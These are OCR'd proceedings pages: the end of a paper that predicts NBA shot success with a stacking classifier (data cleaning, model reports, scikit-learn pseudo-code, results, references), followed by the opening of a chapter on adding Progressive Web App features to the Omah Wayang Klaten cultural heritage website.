
3.2.1 Cleaning

Raw data had a lot of errors, redundancies, and non-accounted values alongside all the excess columns and rows that were useless and would pose a hindrance when implementing the data models. It hence became necessary to clean the data. Both the datasets were cleaned.

- The acquired dataset contained columns like GAMES_PLAYED, MINUTES, POINTS, GAME_ID, MATCH_UP, WIN/LOSS, FINAL_MARGIN, PTS_TYPE, CLOSES_DEFENDER_PLAYER_ID, PLAYER_ID, etc. We dropped these columns in order to maximize our table efficiency and obtain better data visibility. This would also help us better read and encapsulate the tabular data.
- Columns like FTA, FT, 3P%, STL, BLK, TOV, TEAM, etc., which were important for our research were detained. We noticed that some values were described in the form of ratios or averages and it helped us compare and analyze better.
- With the help of an extra parameter, we detected the NaN values which were only increasing the size of our data for the worse and completely removed them. Some NaN values which were important and necessary were replaced with the column mean. We also changed the time measurement from minutes to seconds for easy comprehension. A glimpse of the data (NBA 2020) after the cleaning process is shown in Fig. 1.

3.2.2 Visualization

After the data was cleansed, we found that the data was easier to construe. The table columns and the inclusive facts and formulas became clearer. We started exploring



	LOCATION	SHOT_NUMBER	PERIOD	GAME_CLOCK	SHOT_CLOCK	DRIBBLES	TOUCH_TIME	SHOT_DIST	CLOSE_DEF_DIST	Player score	defender score	SHOT_RESULT
0	0	1	1	69.000000	10.800000	2	1.9	7.7	1.3	74	71	1
1	0	2	1	14.000000	3.400000	0	0.8	28.2	6.1	74	72	0
2	0	3	1	352.715783	12.453344	3	2.7	10.1	0.9	74	72	0
3	0	4	2	707.000000	10.300000	2	1.9	17.2	3.4	74	68	0
4	0	5	2	634.000000	10.900000	2	2.7	3.7	1.1	74	78	0
...	...	...	...	...	...	...	...	...	...	...	...	...
102973	0	5	3	112.000000	18.300000	5	6.2	8.7	0.8	74	76	0
102974	0	6	4	688.000000	19.800000	4	5.2	0.6	0.6	74	76	1
102975	0	7	4	670.000000	23.000000	2	4.2	16.9	4.2	74	76	1
102976	0	8	4	157.000000	9.100000	4	4.5	18.3	3.0	74	78	0
102977	0	9	4	12.000000	12.453344	5	4.7	5.1	2.3	74	78	1

102978 rows × 12 columns

Fig. 1 A glimpse of the data (NBA 2020) after the cleaning process




Fig. 2 A peek of general line-graph visualization of age versus player_serial_number

these tables and corroborating columns that would be crucial for the aspects we wanted to analyze. Visualizing the data got us thinking about the different factors on which we wanted to compare and analyze players as individuals and teams as a whole unit. Rough charts and plots were sketched. For instance, one of the first raw graphs that we made was player_serial_number vs the player_age. We are showing the graph here as an illustration of the plotting we did later on for our central analysis as shown in Fig. 2.

3.3 Data Analysis

Using the NumPy, matplotlib, and pandas libraries of Python, we plotted different graphs to study some shooting ranges and statistics and do the analysis of data. These graphs helped us realize the important shooting practices of most of the players and the team as a whole. Our major observations and inferences are:

- Free throws are more successful than three-pointer shots.
- There is a significant difference between the three-pointer attempted and successful shots.
- The percentage of shots that are missed is only slightly higher than those that are made.

We did an analysis of the total number of shots that the NBA players missed or made during the entire NBA season of 2020. Here, we realized that the rate of successful shots was quite near to that of the shots missed, with a slight difference of not more than 3%. Figure 3 shows the results obtained from this analysis. The x-axis




Fig. 3 This graph shows that almost 50% of the shots that are attempted are missed. The little variation between the total number of shots made and missed is only slightly lower than 3%




Fig. 4 This bar graph clearly shows the offensive and defensive strengths of the teams according to their steals, blocks, and turnovers. Being plotted along the x-axis, the teams with higher orange bars have more defensive strength, and those with lower blue bars have higher offensive strength

contains Field Goals Made and Field Goals Missed values and the y-axis displays the count.

We next moved on to the teams' attacking and defending strengths. The number of steals and blocks that each player from a team could achieve, symbolizes the defensive strength of the team. Likewise, the lesser number of turnovers that a team gives defines the attacking or offensive strength of the team. The offensive and defensive strengths of all the teams are displayed in Fig. 4.




Fig. 5 The figure shows the top 5 attackers throughout the NBA season 2020. The average points they scored in a match are plotted along the y-axis




Fig. 6 The figure shows the top 5 defenders throughout the NBA season 2020. The average points they scored in a match are plotted along the y-axis

Next, we found out the top five defenders and attackers in matches of NBA 2020, and the mean of the points they scored in the matches was taken to be plotted against their names as shown in Figs. 5 and 6.

3.4 Model Planning and Building

In the first phase, we started with the GridSearchCV method. But because it iterates multiple times and runs for each and every value present in the table, it becomes very time-consuming although it gives the best results. On the other hand, RandomizedSearchCV helps save time and at the same time gives a good optimal result to the queries. Hence, we applied the RandomizedSearchCV method to run the following seven models and the reports are shown in Tables 1, 2, 3, 4, 5, 6, and 7.

Table 1 SVM classification report

	Precision	Recall	F1-score	Support
1	0.61	0.39	0.48	11,660
0	0.61	0.79	0.69	14,085
Accuracy			0.61	25,745
Macro avg	0.61	0.59	0.58	25,745
Weighted avg	0.61	0.61	0.59	25,745

Table 2 Logistic regression classification report

	Precision	Recall	F1-score	Support
1	0.59	0.47	0.53	11,660
0	0.62	0.73	0.67	14,085
Accuracy			0.61	25,745
Macro avg	0.61	0.60	0.60	25,745
Weighted avg	0.61	0.61	0.61	25,745

Table 3 Decision tree classification report

	Precision	Recall	F1-score	Support
1	0.63	0.35	0.45	11,660
0	0.61	0.83	0.70	14,085
Accuracy			0.61	25,745
Macro avg	0.62	0.59	0.58	25,745
Weighted avg	0.62	0.61	0.59	25,745

Table 4 Naive Bayes classification report

	Precision	Recall	F1-score	Support
1	0.62	0.33	0.43	11,660
0	0.60	0.83	0.70	14,085
Accuracy			0.60	25,745
Macro avg	0.61	0.58	0.56	25,745
Weighted avg	0.61	0.60	0.58	25,745

Table 5 Random forest classification report

	Precision	Recall	F1-score	Support
1	0.66	0.33	0.44	11,660
0	0.61	0.86	0.71	14,085
Accuracy			0.62	25,745
Macro avg	0.63	0.60	0.58	25,745
Weighted avg	0.63	0.62	0.59	25,745

Table 6 ANN classification report

	Precision	Recall	F1-score	Support
1	0.65	0.34	0.45	11,660
0	0.61	0.85	0.71	14,085
Accuracy			0.62	25,745
Macro avg	0.63	0.59	0.58	25,745
Weighted avg	0.63	0.62	0.59	25,745

Table 7 Stacking classifier (our model) classification report

	Precision	Recall	F1-score	Support
1	0.64	0.70	0.67	11,660
0	0.73	0.68	0.70	14,085
Accuracy			0.69	25,745
Macro avg	0.68	0.69	0.68	25,745
Weighted avg	0.69	0.69	0.69	25,745

We ran the following seven models on NBA 2014–15 dataset as training dataset and NBA 2020 dataset as testing dataset:

SVM [9]: Support Vector Machine is one of the most famous supervised learning algorithms which is used for both classification and regression. Hyperplanes are created in an SVM, the number of which is equal to the number of parameters (for example, N) in the dataset. This implies that our data model is an N-dimensional space. In this N-dimensional space, hyperplanes are used to segregate the data in order to categorize new data points. The model is hence trained.

Logistic Regression [4]: Another one of the supervised classification algorithms, logistic regression is used for implementations where strict boolean results are to be obtained. In simpler words, when the output to be generated is categorical, logistic regression should be used. It is bifurcated into three types based on categorical ranges: (1) binary, (2) multinomial, and (3) ordinomial.

Decision Tree [3]: As the name suggests, it is used for making decisions and has impacted a vast side of machine learning on both classification and regression assignments. The flow of the model is an upside-down tree, i.e, the root of the tree is at the top. The problem is broken into smaller parts, i.e., into nodes. It considers almost all potential feature splits. The model learns from the smaller models and then provides decisions accordingly

Naive-Bayes [5]: This classifier algorithm works by dividing the dataset into two parts: (1) feature matrix and (2) response vector. The feature matrix is the collection of rows and the response vector is the output or result generated. The feature rows are concocted to be mutually independent and equally important. It is based on mathematical Bayes' theorem for calculating the probability and accordingly training the model for required outcomes.

Random Forest [8]: It is one of the most used and simplest machine learning algorithms that produces results for both classification and regression undertakings. Random Forest merges several decision trees and then produces the outcome by taking an average to improve accuracy in a regression task while taking a majority vote for classification assignments. The randomness in the model is added through the randomly generated training sets and through feature bagging.

ANN [1]: Artificial Neural Networks is designed as an analogy of the biological neural networks. This basically means that it is designed to work like the human brain. It is a computing system that comprises a large number of interconnected units subject to the fact that communication takes place among them all. This model has self-learning capabilities and so it can produce accurate results with the availability and accessibility of more data.

Stacking Classifier (Our Model): Stacking is a machine learning strategy in which the results of numerous level-zero classifiers are used as features in the training of a meta-classifier. To predict basketball shot conversion, we proposed combining many well-known models, including the support vector machine, artificial neural network classifier, logistic regression classifier, decision tree classifier, random forest classifier, and Gaussian Naive Bayes classifier. To merge the six independent models, we're utilizing stacking. We are confident that, in the future, the level-0 classifiers in our model can be altered and upgraded to increase performance even further. We aim to consider every model by stacking them into a single model because it may be difficult to trust a particular model for any realistic test data. If the level-0 models are chosen carefully and, in accordance with the type and size of the dataset, stacking increases modeling performance. Our level-0 classifiers used for stacking are SVM, logistic regression, decision tree, Naive Bayes, and ANN. Our meta-classifier used for stacking is "Logistic Regression".

3.5 Psuedo-code for Building the Stacking Classifier

Step 1. Define the following level-0 models:

```
# ann
ann_model = MLPClassifier()
hidden_layer_sizes = [(13, 13, 13, 13, 13)]
max_iters = [500]
alpha = [0.00001]
learning_rate = [’constant’, ’adaptive’]
ann_grid = dict(alpha = alpha, learning_rate = learning_rate,
    max_iter = max_iters, hidden_layer_sizes =
    hidden_layer_sizes)
ann_cv = RepeatedStratifiedKFold(n_splits = 10, n_repeats = 3,
    random_state = 1)
ann_grid_search = RandomizedSearchCV(estimator = ann_model,
    param_distributions = ann_grid, n_iter = 2, verbose = 2,
    random_state = 42, n_jobs = -1, cv = ann_cv, scoring =
    ’accuracy’, error_score = 0)

# naive bayes
nb_model = GaussianNB(priors = [0.595, 0.405], var_smoothing =
    1e-4)

# svm
svm_model = SVC()
kernel = [’poly’, ’tanh’, ’sigmoid’]
C = [50, 10, 1, 0.1]
gamma = [’scale’]
```

```
svm_grid = dict(kernel = kernel, C = C, gamma = gamma)
svm_cv = RepeatedStratifiedKFold(n_splits = 5, n_repeats = 3,
    random_state = 1)
svm_grid_search = RandomizedSearchCV(estimator = svm_model,
    param_distributions = svm_grid, n_iter = 18, verbose = 2,
    random_state = 42, n_jobs = -1, cv = svm_cv, scoring =
    ’accuracy’, error_score = 0)

# logistic regression
lr_model = LogisticRegression()
solvers = [’newton-cg’, ’liblinear’]
penalty = [’l2’]
c_values = [100, 10, 1.0, 0.1, 0.01]
lr_grid = dict(solver = solvers, penalty = penalty, C = c_values)
lr_cv = RepeatedStratifiedKFold(n_splits = 10, n_repeats = 3,
    random_state = 1)
lr_grid_search = RandomizedSearchCV(estimator = lr_model,
    param_distributions = lr_grid, n_iter = 10, verbose = 2,
    random_state = 42, n_jobs = -1, cv = lr_cv, scoring =
    ’accuracy’, error_score = 0)

# random forest
n_estimators = [10, 100, 1000]
max_features = [’sqrt’, ’log2’]
max_depth = [10, 20]
max_depth.append(None)
min_samples_split = [2, 5, 10]
min_samples_leaf = [1, 2, 4]
bootstrap = [True, False]
rf_random_grid = {’n_estimators’: n_estimators,
              ’max_features’: max_features,
              ’max_depth’: max_depth,
              ’min_samples_split’: min_samples_split,
              ’min_samples_leaf’: min_samples_leaf,
              ’bootstrap’: bootstrap}
rf_model = RandomForestClassifier()
rf_cv = RepeatedStratifiedKFold(n_splits = 7, n_repeats = 3,
    random_state = 1)
rf_grid_search = RandomizedSearchCV(estimator = rf_model,
    param_distributions = rf_random_grid, n_iter = 10, verbose =
    2, random_state = 42, n_jobs = -1, cv = rf_cv, scoring =
    ’accuracy’, error_score = 0)

# decision tree
max_features = [’auto’, ’sqrt’, ’log2’, None]
max_depth = [10, 20, 40, 60]
max_depth.append(None)
min_samples_split = [1, 2, 5, 7, 10, None]
min_samples_leaf = [1, 2, 4, 6, None]
dt_random_grid = {’max_features’: max_features,
              ’max_depth’: max_depth,
              ’min_samples_split’: min_samples_split,
              ’min_samples_leaf’: min_samples_leaf}
```

```
dt_model = DecisionTreeClassifier()
dt_cv = RepeatedStratifiedKFold(n_splits = 25, n_repeats = 10,
    random_state = 1)
dt_grid_search = RandomizedSearchCV(estimator = dt_model,
    param_distributions = dt_random_grid, verbose = 2,
    random_state = 42, n_jobs = -1, cv = dt_cv, scoring =
    'accuracy', error_score = 0)
```

Step 2. Create a list of level-0 classifiers

```
level0_classifiers = [ann_grid_search, svm_grid_search,
    lr_grid_search, dt_grid_search, rf_grid_search, nb_model]
```

Step 3. Define the meta-classifier

```
meta_classifier = LogisticRegression()
```

Step 3. Create the stacking classifier (our model)

```
our_model = StackingClassifier(estimators = level0_classifiers,
    final_estimator = meta_classifier, cv = 5)
```

Step 4. Train the stacking classifier

```
# training data = NBA 2014-15 dataset
our_model.fit(x_train, y_train)
```

Step 5. Test the stacking classifier and print the classification report

```
# testing data = NBA 2020 dataset
y_pred_test = our_model.predict(x_test)
print (metrics.confusion_matrix(y_test, y_pred_test, labels =
    [1, 0]))
print (metrics.classification_report(y_test, y_pred_test, labels
    = [1, 0]))
```

3.6 Results

The results that we obtained after implementing the dataset on the above-mentioned models have been tabulated below. Table 8 shows us the model and the associated training and testing accuracies obtained. Stacking Classifier (Our Model) provided us with the best accuracy and results, achieving approximately 69% accuracy.

Table 8 Performance analysis

Model	Accuracy on training data (%)	Accuracy on testing data (%)
Support vector machine	61.006	61.029
Logistic regression	60.837	61.161
Decision tree	63.627	61.212
Naïve-Bayes	60.332	60.326
Random forest	64.801	62.094
Artificial neural network	61.858	61.787
Stacking classifier (our model)	69.582	**68.940**

4 Conclusion and Future Work

In addition to the six level-0 classifiers, we can use more accurate and efficient models in conjunction with these six classifiers to improve overall accuracy. Also, we can create a website and run this model in the Back-End to predict the shot conversion percentage based on user input on the website itself. As a result, data analysts and basketball fans may find this website useful. Our meta-classifier is currently "Logistic Regression" but in the future, to have real weights (rather than binary weights) on the classifiers of the previous layer, we can use other classifiers such as ANN, SVM, and so on (as the meta classifier) to improve the model's accuracy and reduce prediction loss. NBA 2020–21 dataset was used for data analysis and model testing/validation, and the standalone classifiers and stacking classifier were successfully trained on the NBA 2014–15 dataset. The results attained were satisfactory. We attempted to use stacking to combine three to four standalone models that were nearly equally accurate in order to increase overall accuracy. The results show that we were successful in doing so. In the future, additional features may be taken into account to produce results that are more accurate.

References

1. Ann [online]. https://www.javatpoint.com/keras-artificial-neural-networks
2. Danb (2016) nba shot logs [online]. https://www.kaggle.com/dansbecker/nba-shot-logs
3. Decision tree [online]. https://www.ibm.com/cloud/learn/random-forest#:~:text=%20What%20is%20random%20forest%3F%20%201%20Decision,method%20as%20it%20utilizes%20both%20bagging...%20More%20
4. Logistic regression [online]. https://towardsdatascience.com/logistic-regression-detailed-overview-46c4da4303bc
5. Naive-bayes [online]. https://www.geeksforgeeks.org/naive-bayes-classifiers/
6. Nba 2020–2021 season player stats [online]. https://www.kaggle.com/umutalpaydn/nba-20202021-season-player-stats?select=nba2021_per_game.csv
7. Nba 2k15 player ratings [online]. https://hoopshype.com/nba2k/2014-2015/

8. Random forest [online]. https://www.ibm.com/cloud/learn/random-forest#:~:text=%20What%20is%20random%20forest%3F%20%201%20Decision,method%20as%20it%20utilizes%20both%20bagging...%20More%20
9. Svm [online]. www.geeksforgeeks.org/introduction-to-support-vector-machines-svm
10. Gerrard B (2013) Sports analytics: a guide for coaches, managers and other decision makers, B.c. Alamar. Columbia University Press, New York, pp. xiii + 126. ISBN: 978-0-231-162920, Cloth, 0-978-0-231-53525-0 ebook. Sport Manage Rev 17 (2013). https://doi.org/10.1016/j.smr.2013.06.005
11. Harmon M, Lucey P, Klabjan D (2016) Predicting shot making in basketball learnt from adversarial multiagent trajectories. Machine Learning
12. Horvat T, Havaš L, Srpak D (2020) The impact of selecting a validation method in machine learning on predicting basketball game outcomes. Symmetry 12(3):431. https://doi.org/10.3390/sym12030431, https://www.mdpi.com/2073-8994/12/3/431
13. Li H, Zhang M (2021) Artificial intelligence and neural network-based shooting accuracy prediction analysis in basketball. Mobile Inf Syst
14. Loeffelholz B, Bednar E, Bauer K (2009) Predicting nba games using neural networks. J Quant Anal Sports 5, 7. https://doi.org/10.2202/1559-0410.1156
15. Lucey P, Bialkowski A, Carr P, Morgan S, Matthews I, Sheikh Y (2013) Representing and discovering adversarial team behaviors using player roles. In: Proceedings of the IEEE conference on computer vision and pattern recognition (CVPR)
16. Martin-Gonzalez J, Díaz R, Ramos-Verde E, Arriaza E, Da Silva-Grigoletto M, García-Manso J (2017) Topological properties and dynamics of nets game shown by France and Portugal in the final of European Soccer Cup 2016. Motricidade, pp 101–112
17. McCabe A, Trevathan J (2008) Artificial intelligence in sports prediction. In: Fifth international conference on information technology: new generations (ITNG 2008), pp 1194–1197
18. Murakami-Moses M, Analysis of machine learning models predicting basketball shot success
19. Oughali MS, Bahloul M, El Rahman SA (2019) Analysis of nba players and shot prediction using random forest and xgboost models. In: 2019 international conference on computer and information sciences (ICCIS), pp 1–5. https://doi.org/10.1109/ICCISci.2019.8716412
20. Yoon Y, Hwang H, Choi Y, Joo M, Oh H, Park I, Lee KH, Hwang JH (2019) Analyzing basketball movements and pass relationships using realtime object tracking techniques based on deep learning. IEEE Access 7:56564–56576. https://doi.org/10.1109/ACCESS.2019.2913953
21. Zdravevski E, Kulakov A (2010) System for prediction of the winner in a sports game, pp 55–63. https://doi.org/10.1007/978-3-642-10781-8_7

Progressive Web App Implementation in Omah Wayang Klaten Website

Budi Susanto, Gloria Virginia, Umi Proboyekti, and Jeysy Carmila Dewi Ester

Abstract Progressive Web Apps (PWAs) are websites that provide mobile browser users with an app-like experience. This article describes our efforts to improve the Omah Wayang Klaten (OWK) website's user experience by integrating Progressive Web Application (PWA) technology. As the existing website was built with WordPress, the API was utilized to implement the change. In redesigning the OWK website and using PWA technology, we employed Prototyping Method as the development strategy. Afterward, the planned system was evaluated using the User Experience Questionnaire (UEQ). UEQ is a complete user experience tool comprised of six components: attractiveness, perspicuity, efficiency, dependability, stimulation, and novelty. Thirty (30) responders committed to the UEQ evaluation process prior to and following the PWA. We used Google's Lighthouse as a web-automated measuring tool and manual assessment to determine the quality of the PWA. The analysis revealed that the OWK website has successfully implemented the WordPress API for PWA. In the most recent version of UEQ and Lighthouse, analysis of results before and after deployment yielded higher scores.

Keywords Progressive Web Apps · Mobile web · Wordpress API

B. Susanto · G. Virginia (✉) · J. C. D. Ester
Informatics Department, Duta Wacana Christian University, Yogyakarta, Indonesia
e-mail: virginia@staff.ukdw.ac.id

B. Susanto
e-mail: budsus@staff.ukdw.ac.id

J. C. D. Ester
e-mail: jeysy.carmila@ti.ukdw.ac.id

U. Proboyekti
Information System Department, Duta Wacana Christian University, Yogyakarta, Indonesia
e-mail: othie@staff.ukdw.ac.id

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_24

1 Introduction

Puppet shadow or *Wayang Kulit* is a traditional art in Indonesia, specifically in Center Java and East Java. It is one of the cultural heritage of Indonesia, hand-crafted and used to perform epic tales of good and evil by a puppet master, called *dalang*, in a shadow performance. The shadows are the projection of light located above the puppeteer's head onto a white screen while the spectators are seated on the shadow side of the projection screen. Figure 1 shows what the puppet shadow performance looks like. It usually begins in the evening and may last until the early morning. Roughly 25 musicians are playing a variety of traditional Javanese instruments known as *gamelan* orchestra (consists of gongs, metallophones, and xylophones) to accompany the performance, while several females called *sinden*, singing along to the old Javanese melodies [1].

Omah Wayang Klaten (OWK) is a non-profit organization concerned with Javanese culture in Klaten, Central Java, Indonesia. Since its foundation in 2005, they have offered various introduction programs and trainings for social services related to the puppet shadow, including the *gamelan, sinden, dalang*, as well as the Javanese makeup and clothes. OWK has significant collections of puppet shadows, roughly 370 puppets, some of which are hundreds of years old. Some puppet collections of OWK can be seen in Fig. 2. Their passion for preserving traditional Javanese art led them to start the Dewi Fortuna Center Study, which is a non-formal education environment for people interested in Javanese culture [9]. Their website[1] is an effort to make their activities and their preserved objects publicly accessible.

Related to cultural heritage, the development of OWK website is considered as significant because OWK is rich in tangible and intangible cultural assets. The puppet shadow is only one of the Indonesian cultural treasures which need to be preserved and inherited. Other efforts have been made under the Alun-Alun Project,[2] i.e., batik[3] [14], temple[4] [2], art performances[5] [15], traditional crafts[6] [8], music instruments,[7] traditional games,[8] keris[9] [13], traditional foods,[10] Indonesian literature,[11] traditional clothing,[12] and Javanese traditional house.[13]

[1] https://omahwayangklaten.or.id/.

[2] https://app.alunalun.info/.

[3] https://alunalun.info/batik/.

[4] https://candi.alunalun.info/.

[5] https://pertunjukan.alunalun.info/.

[6] https://kerajinan.alunalun.info/.

[7] https://app.alunalun.info/alatmusik/.

[8] https://permainan.alunalun.info/.

[9] https://keris.alunalun.info/.

[10] https://makanan.alunalun.info/.

[11] https://sastra.alunalun.info/.

[12] https://pakaian.alunalun.info/.

[13] https://rumah.alunalun.info/.

https://www.thejakartapost.com/life/2019/09/06/pasar-seni-ancol-to-host-wayang-kulit-show-this-saturday.html

Fig. 1 Puppet shadow performance

https://omahwayangklaten.or.id/

Fig. 2 Some puppet collection of Omah Wayang

The existing OWK website was developed using WordPress in 2021. The website has been used to publish their activities and documents their treasure, such as puppets, traditional clothes, and traditional ornamentals. There are numerous pictures, which brings some issues to the users-side mostly because of the loading time. The mobile interface is tolerable but limited for some pages. To overcome some constraints to the website, we implemented Progressive Web Applications (PWA) technology.

This paper describes our effort and shows that PWA should bring benefits to OWK's website. PWA gave a mobile-like interface for OWK's users and increased the user experience. This article starts with a literature study related to the technologies we are using and then explains the development process. We analyze the evaluation results and close this article with some remarks and future studies ideas.

2 Progressive Web App

Steve Jobs first introduced the concept of the Progressive Web App (PWA) in 2007. However, the term was introduced by Frances Berriman and Alex Russell, Senior Staff Software Engineers at Google, in 2015. A year later, Eric Bidelman, Senior

Table 1 PWA benefits from users’, businesses’, and developers’ points of view

For users
1. Short loading time
2. Good performance in poor network conditions
3. Small size
4. App-like features (add to home screen, offline mode, push notifications)
5. Avoid app aggregators (e.g., Google Play, App Store)
6. Instant updates
For businesses
1. No middleman is involved in the app download and installation
2. Independence in the app update process
3. Undisturbed digital journey with weak or non-existent connectivity
4. Short loading time, even in traffic peaks
5. Higher user engagement and conversion rates
6. Support in search results
7. Increased cross-platform conversion
For developers
1. Modern development approached
2. Positive developer experience
3. Possibility to work with headless architecture
4. No need for separate app development for iOS and Android OS
5. No need for paid developer accounts on App Store or Google Play
6. Short time to market (it is possible to launch a PWA in 160 working hours)
7. Independence of the backend with PWA platform-agnostic solutions

Staff Developers Programs Engineer, introduced PWAs as a new standard in web development [5].

PWA will transform a website into an experience that feels like a platform-specific application [10]. It is a web application written in web technologies (HTML, CSS, JavaScript), visible in Search Engine Page Results, and linkable. However, PWA might also be used as a mobile app on any given device and offer similar functionalities to native mobile apps: work offline, send push notifications, and use device hardware the same way as native apps [5].

Google’s official introduction says that PWAs have 3 characteristics, i.e., reliable, fast, and engaging [5]. PWA loads instantly and never show the down sour, even in uncertain network conditions. It responds quickly to user interactions with silky smooth animations and no janky scrolling. Most of it, it feels like a natural app on the device, with an immersive user experience. Steve Krug describes the benefits of PWAs from three different perspectives, i.e., users, businesses, and developers as shown in Table 1.

Table 2 The *core* and *optimal* PWA checklists

Core checklist	Optimum checklist
1. Starts fast, stays fast	1. Provides an offline experience
2. Works in any browser	2. Is fully accessible
3. Responsive to any screen size	3. Can be discovered through search
4. Provides a custom offline page	4. Works with any input type
5. Is installable	5. Provides context for permission requests
	6. Follows best practices for healthy code

Google introduced the PWA standard for PWA features. There are *core* and *optimal* checklists that might be used as guidance to create the best possible experience [11]. Table 2 gives a summary of the checklists.

3 WordPress REST API

An Application Programming Interface (API) is an interface (communication protocol) between two applications (a client and a server) to easily communicate with each other. REST API is an API that complies the Representational State Transfer (REST) principles, i.e., uniform interface, client-server, stateless, cacheable, layered system [7].

The WordPress REST API was released as part of core in version 4.7 in December 2016. However, before version 4.4 it was around as a plugin of a content management system (CMS). Nowadays, the WordPress REST API can be used to power web-based single-page applications (SPA) so the content of user's browser is refreshed when the user takes action, instead of having to constantly send requests to the server and loading new pages. It is possible because it uses JavaScript (which is a client-side language) instead of PHP (a server-side language) [7].

JSON (JavaScript Object Notation) is an open standard data format that is lightweight and human-readable. The JSON objects will be sent and received by the WordPress sites as responses to the REST API [4].

4 Methodology

Change is inevitable therefore it is essential to accommodate changes to the software being developed. The dynamic nature of user interfaces makes textual descriptions and diagrams not good enough to express the user interface requirements. A prototype is an initial version of the system to demonstrate concepts, check the customer's

